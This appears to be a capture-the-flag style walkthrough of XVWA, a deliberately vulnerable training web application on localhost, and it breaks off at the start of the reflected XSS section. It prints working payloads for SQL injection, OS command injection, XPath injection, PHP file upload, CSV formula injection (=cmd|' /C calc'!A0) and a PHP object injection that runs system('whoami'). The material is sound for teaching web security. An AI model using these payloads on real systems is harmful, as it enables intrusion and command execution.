XVWA Walkthrough

XVWA (Extreme Vulnerable Web Application)

Project Link

Badly coded for following vulnerabilities

```
SQL Injection – Error Based
SQL Injection – Blind
OS Command Injection
XPATH Injection
Formula Injection
PHP Object Injection
Unrestricted File Upload
Reflected Cross Site Scripting
Stored Cross Site Scripting
DOM Based Cross Site Scripting
Server Side Request Forgery / Cross Site Port Attacks(CSRF/XSPA)
File Inclusion
Session Issues
Insecure Direct Object Reference
Missing Functional Level Access Control
Cross Site Request Forgery (CSRF)
Cryptography
Unvalidated Redirect & Forwards
Server Side Template Injection
```

SQL Injection – Error Based

SQL injection considerably one of the most critical issues in application security is an attack technique by which a malicious user can run SQL code with the privilege on which the application is configured. Error based SQL injections are easy to detect and exploit further. It responds to user's request with detailed backend error messages. These error messages are generated because of specially designed user requests such that it breaks the SQL query syntax used in the application.

Read more about SQL Injection
https://www.owasp.org/index.php/SQL_Injection

Vulnerable Discovery

Post Request


```
item=&search='
```

We can discover string error in SQL query by inserting ' (single quote) or other escape characters such as \ , " , etc ... . Lets check following error

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for
the right syntax to use near '%' OR itemdesc LIKE '%'%' OR categ LIKE '%'%'' at line 1
```

Ok we need to fuzz sql query for true statement.

```
item=&search=' or 1=1#
```


localhost:8012/xvwa/vulnerabilities/sqli/

http://localhost:8012/xvwa/vulnerabilities/sqli/

Post data: item=&search=' or 1=1#

Item Code : XVWA0987
Item Name : Affogato
Description : An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.
Category : Espresso,Vanilla Gelato
Price : 4.69$

Item Code : XVWA3876
Description : An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the

So we got all from the database by inserting ture SQL query. Now you can test with SQL Injection queries like ORDER BY , UNION SELECT for dump all data from database.

SQL Injection – Blind

Blind SQL injections are tricky to detect and exploit as the application is designed to handle errors and exceptions smartly. However the vulnerability still exists. Blind SQL injections are nearly identical to Normal or Error based SQL injections. The difference here is that user/attacker will not see any backend error message in this case. Since no errors are provided in web responses, it becomes difficult for an attacker to exploit this vulnerability.

Read more about Blind SQL Injection
https://www.owasp.org/index.php/Blind_SQL_Injection

Vulnerable Discovery

```
item=&search=' and 1=1#   // No Error
```

```
item=&search=' and 1=2#  // Error
```


We can know this is boolean based blind SQL Injection by getting this error. Error for False Statement & No Error for True Statement.

Testing with Boolean Based Blind query.

```
item=&search=' and substring(version(),1,1)=6#
```

Result will be error because the first letter of version() is not 6. How about 5?

```
item=&search=' and substring(version(),1,1)=5#
```



localhost:8012/xvwa/vulnerabilities/sqli_blind/

Load URL: http://localhost:8012/xvwa/vulnerabilities/sqli_blind/

Post data: item=&search=' and substring(version(),1,1)=5#

Item Code : XVWA0987
Item Name : Affogato

Description : An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.

Category : Espresso,Vanilla Gelato

OS Command Injection

Some applications use operating system commands to execute certain functionalities by using bad coding practices, say for instance, usage of functions such as system(),shell_exec(), etc. This allows a user to inject arbitrary commands that will execute on the remote host with the privilege of web server user. An attacker can trick the interpreter to execute his desired commands on the system.

Read more about Command Injection
https://www.owasp.org/index.php/Command_Injection

Vulnerability Discovery

As we know, ping command is OS command for network purposes.


```
?target=127.0.0.1
```

Why this request work?

```
exec("ping 127.0.0.1");
```

XVWA is badly coded with string to command function by allowing user input without validate. How about Multiple Commands with our input?

```
?target=google.com | whoami
```



localhost:8012/xvwa/vulnerabilities/cmdi/?target=google.com | whoami

Load URL: http://localhost:8012/xvwa/vulnerabilities/cmdi/?target=google.com | whoami

Enter your IP/host to ping.

```
desktop-tpitn61\luna
```

XPATH Injection

XPTH injections are fairly similar to SQL injection with a difference that it uses XML Queries instead of SQL queries. This vulnerability occurs when application does not validate user-supplied information that constructs XML queries. An attacker can send malicious requests to the application to find out how XML data is structured and can leverage the attack to access unauthorized XML data.

Read more about XPTH Injection
https://www.owasp.org/index.php/XPATH_Injection

Vulnerability Discovery

We got this errors by injection single quote at user input.

```
Warning: DOMXPath::query(): Invalid predicate in C:\xampp\htdocs\xvwa\vulnerabilities\xpath\home.php on
line 10

Warning: DOMXPath::query(): Invalid expression in C:\xampp\htdocs\xvwa\vulnerabilities\xpath\home.php on
line 10
```

Source Code Review

```
<?php
$result = '';
if(isset($_POST['submit'])){
$doc = new DOMDocument;
$doc->load('coffee.xml');
$xpath = new DOMXPath($doc);
$input = $_POST['search'];
$query = "/Coffees/Coffee[@ID='".$input."']";
#$result = isset($xpath->query($query)) ? $xpath->query($query) : '';
$result = $xpath->query($query);
}
?>
```

This mean

```
/Coffees/Coffee[@ID='blah_blah']  // blah_blah as our input
```


When we input single quote,

```
/Coffees/Coffee[@ID=''']
```

$query can't work properly and throw the error with relative function -> DOMXPath::query()

How about true statement like SQL Injection?

```
' or '1'='1
```



localhost:8012/xvwa/vulnerabilities/xpath/

XVWA

Login About

Setup
Home
Instructions
Setup / Reset

Attacks
SQL Injection
SQL Injection (Blind)
OS Command Injection
XPATH Injection
Formula Injection
PHP Object Injection
Unrestricted File Upload
XSS - Reflected
XSS - Stored
XSS - DOM Based

XPATH Injection

XPTH injections are fairly similar to SQL injection with a difference that it uses XML Queries instead of SQL queries. This vulnerability occurs when application does not validate user-supplied information that constructs XML queries. An attacker can send malicious requests to the application to find out how XML data is structured and can leverage the attack to access unauthorized XML data.

Read more about XPTH Injection
https://www.owasp.org/index.php/XPATH_Injection

Search Your Coffee

' or '1'='1

Search

ID Item & Description
1 Affogato
An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.

2 Americano
An Americano is an espresso-based drink designed to resemble coffee brewed in a drip filter, considered popular in the United States of America. This drink consists of a single or double-shot of espresso combined with up to four or five ounces of hot water in a two-demitasse cup.

3 Bicerin
Bicerin is a traditional warm coffee concoction native to Turin, Italy, made of espresso, drinking chocolate and whole milk

Unrestricted File Upload

Why this topic first?

We need to use file upload vulnerability for formula injection.


As the name depicts, this issues happens when application does not validate file that is being uploaded by user. An attacker can upload malicious files called webshells on the server that could leads to complete server compromise.

Read more about Unrestricted File Upload
https://www.owasp.org/index.php/Unrestricted_File_Upload

A php file

```
<?php phpinfo(); ?>
```

I saved this code with hello.php . Ok lets upload this.



Add New Item to the Coffee List

Upload Image

Item Name

Description

Category

Price

Submit Button


Deprecated: mysql_connect(): The mysql extension is deprecated and will be removed in the future: use mysqli or PDO instead in **C:\xampp\htdocs\xvwa\config.php** on line **7**

Item Uploaded Successfully !!

Code : XVWA6559 **Description :** lol lol lol
Name : lol

Category : 12345
Price : 100$

Recall our uploaded file.




XVWA - Xtreme Vulnerable ... | phpinfo()

localhost:8012/xvwa/img/uploads/hello.php

PHP Version 5.5.24

System	Windows NT DESKTOP-TPITN61 6.2 build 9200 (Windows 8 Enterprise Edition) i586
Build Date	Apr 15 2015 12:52:01
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,TS,VC11



PHP Extension Build	API20121212,TS,VC11
Debug Build	no


Formula Injection

CSV Formula injection is also known as CSV Excel Macro Injection. This happens when the application does not validate the content of CSV file. Applications that allows to export/download data in CSV or excel format usually vulnerable to such attacks.

Read more about CSV Formula Injection
https://www.owasp.org/index.php/CSV_Excel_Macro_Injection

What is Formula?

```
A3=A1+A2
```




A3 =A1+A2

	A	B	C	D	E
1	100				
2	200				
3	300				
4					

RCE?


```
=cmd|' /C calc'!A0
```



B4

	A	B
1	100	
2	200	
3	300	#REF!


What happened in XVWA? Lets check!



localhost:8012/xvwa/vulnerabilities/formula_injection/

Item Code	Item Name	Category	Price
XVWA0987	Affogato	Espresso,Vanilla Gelato	$4.69
XVWA3876	Americano	Espresso	$5
XVWA4589	Bicerin	Espresso, Chocolate, Milk	$8.9
XVWA7619	Café Bombón	Espresso, Sweetened Milk	$7.08
XVWA5642	Café au lait	Coffee, Milk	$10.15
XVWA7569	Caffé corretto	Espresso, Liquor Shot	$6.01
XVWA3671	Caffé latte	Espresso, Milk	$6.04
XVWA1672	Café mélange	White Creame	$3.06
XVWA4276	Cafe mocha	Latte, Chocolate	$4.05
XVWA9680	Cappuccino	Espresso, Milk	$3.06
XVWA6559	lol	12345	$100

We can export Item list to csv file. How can we inject this item list? I mentioned about this case in File Upload. We need to use file upload session for injection formula.



Deprecated: mysql_connect(): The mysql extension is deprecated and will be removed in the future: use mysqli or PDO instead in **C:\xampp\htdocs\xvwa\config.php** on line **7**

Item Uploaded Successfully !!

Code : XVWA6034
Name : =cmd|' /C calc'!A0


Description : =cmd|' /C calc'!A0

Category : =cmd|' /C calc'!A0
Price : 1000$

New item with formula

```
XVWA6034        =cmd|' /C calc'!A0      =cmd|' /C calc'!A 0   $ 1 0 0 0
```

Ok, lets export this csv file.



Microsoft Office has identified a potential security concern.

File Path: C:\Users\luna\AppData\Local\Temp\xvwa-export.csv

Automatic update of links has been disabled. If you choose to enable automatic update of links, your computer may no longer be secure. Do not enable this content unless you trust the source of this file.

You will see the calculator 😀

PHP Object Injection

Though PHP Object Injection is not a very common vulnerability and also difficult to exploit, but it is found to be really dangerous vulnerbility as this could lead an attacker to perform different kinds of malicious attacks, such as Code Injection, SQL Injection, Path Traversal and Denial of Service, depending on the application context. PHP Object Injection vulnerability occurs when user-supplied inputs are not sanitized properly before passing to the unserialize() PHP function at the server side. Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() calls, resulting in an arbitrary PHP object(s) injection into the application scope.

Read more about PHP Object Injection
https://www.owasp.org/index.php/PHP_Object_Injection

Understanding PHP class & objects

Creating Class in php

```
class Car {
  // The code
}
```

Adding Properties to class

```
class Car {
  public $comp;
  public $color = 'beige';
  public $hasSunRoof = true;
}
```

Creating Object from class

```
$bmw = new Car ();
```

Creating more objects from a class

```
$bmw = new Car ();
$mercedes = new Car ();
```

Getting Object's properties

```
echo $bmw -> color;
echo $mercedes -> color;
```

Setting Object's properties

```
$bmw -> color = 'blue';
```

Adding methods to a class

```
class Car {

  public $comp;
  public $color = 'beige';
  public $hasSunRoof = true;

  public function hello()
  {
    return "beep";
  }
}
```

Using methods from Objects


```
$bmw = new Car ();
$mercedes = new Car ();

echo $bmw -> hello();
echo $mercedes -> hello();
```

Test Case

```
<?php

class Car {
public $comp;
public $color = 'beige';
public $hasSunRoof = true;
public function hello()
{
return "beep";
}
}
```

```
$bmw=new Car();
echo $bmw -> color;
?>
```

Result for Test Case



localhost:8012/Object_Injection/testcase.php

beige

Understanding $this keyword

Class

```
class Car {

  public $comp;
  public $color = 'beige';
  public $hasSunRoof = true;

  public function hello()
  {
    return "beep";
  }
}
```

$this usage

```
$this -> propertyName;
$this -> methodName();
```

$this usage with class

```
class Car {

    // The properties
    public $comp;
    public $color = 'beige';
    public $hasSunRoof = true;

    // The method can now approach the class properties
    // with the $this keyword
    public function hello()
    {
      return "Beep I am a <i>" . $this -> comp . "</i>, and I am <i>" .
        $this -> color;
    }
}
```

Objects with class

```
$bmw = new Car();
$mercedes = new Car();
```


Call Method with objects

```
echo $bmw -> hello();
```

Test Case for $this

```
<?php

class Car {

// The properties
public $comp;
public $color = 'beige';
public $hasSunRoof = true;
// The method can now approach the class properties
// with the $this keyword
public function hello()
{
return "Beep I am a <i>" . $this -> comp . "</i>, and I am <i>" .
$this -> color;
}
}

$bmw = new Car();
echo $bmw -> hello();
?>
```

Result for Test case $this



localhost:8012/Object_Injection/test_case_this.php

Beep I am a , and I am *beige*

Understanding Magic Methods & Constants

__construct()

```
class Car{
  private $model;

  // A constructor method.
  public function __construct($model)
  {
    $this -> model = $model;
  }
}
```

Objects from a class

```
$car1 = new Car();
```

Result

```
Warning: Missing argument 1 for Car::__construct()
```

Adding Argument

```
$car1 = new Car("Mercedes");
```

Adding output method for echo

```
class Car {
  private $model;

  //__construct
  public function __construct ($model)
  {
    $this -> model = $model;
  }

  public function getCarModel()
  {
    return ' The car model is: ' . $this -> model;
  }
}
```


Object with arguments for __construct() & echo via getCarModel()

```
$car1 = new Car("Mercedes");

echo $car1 -> getCarModel();
```

Test Case for Magic Methods

```
<?php
class Car {
  private $model;

  //__construct
  public function __construct ($model)
  {
    $this -> model = $model;
  }

  public function getCarModel()
  {
    return ' The car model is: ' . $this -> model;
  }
}

//We pass the value of the variable once we create the object
$car1 = new Car("Mercedes");

echo $car1 -> getCarModel();

?>
```

Result for Test Case magic methods



localhost:8012/Object_Injection/test_case_magic_methods.php

```
The car model is: Mercedes
```

Understanding Serialized & Unserialzed

serialize usage

```
$serialized = serialize($obj);
```

unserialze usage

```
$obj2 = unserialize($serialized);
```

A class to test serialize & unserialized

```
class Test
{
    public $variable = 'BUZZ';
    public $variable2 = 'OTHER';

    public function hello()
    {
        return $this->variable . '<br />';
    }

    public function __construct()
    {
        echo '__construct<br />';
    }

    public function __destruct()
    {
        echo '__destruct<br />';
    }

    public function __wakeup()
    {
        echo '__wakeup<br />';
    }

    public function __sleep()
    {
        echo '__sleep<br />';

        return array('variable', 'variable2');
    }
}
```


Echo test

```
$obj = new Test();
$serialized = serialize($obj);
echo "Serialized : ".$serialized;
echo "Unserialized form $serialized : ".$obj2 = unserialize($serialized);
echo $obj2->hello();
```

Test Case for Serialized & unserialized

```
<?php

class Test
{
public $variable = 'BUZZ';
public $variable2 = 'OTHER';
public function hello()
{
return $this->variable . '<br />';
}
public function __construct()
{
echo '__construct<br />';
}
public function __destruct()
{
echo '__destruct<br />';
}
public function __wakeup()
{
echo '__wakeup<br />';
}
public function __sleep()
{
echo '__sleep<br />';
return array('variable', 'variable2');
}
}

$obj = new Test();
$serialized = serialize($obj);
echo "Serialized : ".$serialized;
$obj2 = unserialize($serialized);
echo "Unserialzed from $serialized : ".$obj2->hello();
?>
```

Result for Test Case



localhost:8012/Object_Injection/test_case_serialized_unserialized.php

```
__construct
__sleep
Serialized : O:4:"Test":2:{s:8:"variable";s:4:"BUZZ";s:9:"variable2";s:5:"OTHER";}__wakeup
Unserialzed from O:4:"Test":2:{s:8:"variable";s:4:"BUZZ";s:9:"variable2";s:5:"OTHER";} : BUZZ
__destruct
__destruct
```

Understanding PHP Object Injection

Class from XVWA

```
class PHPObjectInjection{
                                public $inject;

                                function __construct(){

                                }

                                function __wakeup(){
                                    if(isset($this->inject)){
                                        eval($this->inject);
                                    }
                                }
                            }
```

Serialized from XVWA

```
a:2:{i:0;s:4:"XVWA";i:1;s:33:"Xtreme Vulnerable Web Application";}
```

User input for Object

```
$var1=unserialize($_REQUEST['r']);
```

This mean

```
$var1=unserialize(a:2:{i:0;s:4:"XVWA";i:1;s:33:"Xtreme Vulnerable Web Application";});
```


Output from XVWA

```
echo "<br/>".$var1[0]." - ".$var1[1];
```

Getting Serialized for $inject with class PHPObjectInjection

```
<?php

class PHPObjectInjection
{

    public $inject="system('whoami');";
}

$obj=new PHPObjectInjection();
var_dump(serialize($obj));
?>
```

Result




localhost:8012/Object_Injection/serialed_xvwa.php

```
string(68) "O:18:"PHPObjectInjection":1:{s:6:"inject";s:17:"system('whoami');";}"
```

PHP Object Injection for XVWA

```
http://localhost:8012/xvwa/vulnerabilities/php_object_injection/?r=O:18:%22PHPObjectInjection%22:1:
{s:6:%22inject%22;s:17:%22system(%27whoami%27);%22;}
```

Result



PHP Object Injection

Though PHP Object Injection is not a very common vulnerability and also difficult to exploit, but it is found to be really dangerous vulnerbility as this could lead an attacker to perform different kinds of malicious attacks, such as Code Injection, SQL Injection, Path Traversal and Denial of Service, depending on the application context. PHP Object Injection vulnerability occurs when user-supplied inputs are not sanitized properly before passing to the unserialize() PHP function at the server side. Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() calls, resulting in an arbitrary PHP object(s) injection into the application scope.

Read more about PHP Object Injection
https://www.owasp.org/index.php/PHP_Object_Injection

```
desktop-tpitn61\luna
```

Why system('whoami') work?

```
function __wakeup(){
                                    if(isset($this->inject)){
                                        eval($this->inject);
                                    }
                                }
```

eval() allows string to code.

XSS – Reflected

Cross Site Scripting attacks abuse the browser's functionality to send malicious scripts to the client machine. In other words, this is client side attack. Cross Site Scripting attacks are generally be categorized into two categories: stored and reflected. In reflected attacks, the application reflects the malicious script back on the browser. The server doesn't store anything, rather just send back whatever user inputs, for instance, error messages, search results etc. Such attacks are campaigning via different routes such as emails, chats, or on third party web sites.

Read more about Reflected XSS
https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting#Reflected_XSS_.28AKA_Non-Persistent_or_Type_II.29

Vulnerability Discovery

Input

```
http://localhost:8012/xvwa/vulnerabilities/reflected_xss/?item=abcde
```


Output

```
<div class="well">
    <div class="col-lg-6">
        <p>Enter your message here.
            <form method='get' action=''>
                <div class="form-group">
                    <label></label>
                    <input class="form-control" width="50%" placeholder="Enter URL of Image" name="item">
</input> <br>
                    <div align="right"> <button class="btn btn-default" type="submit">Submit
Button</button></div>
               </div>
            </form>
            abcde        </p>
    </div>
```

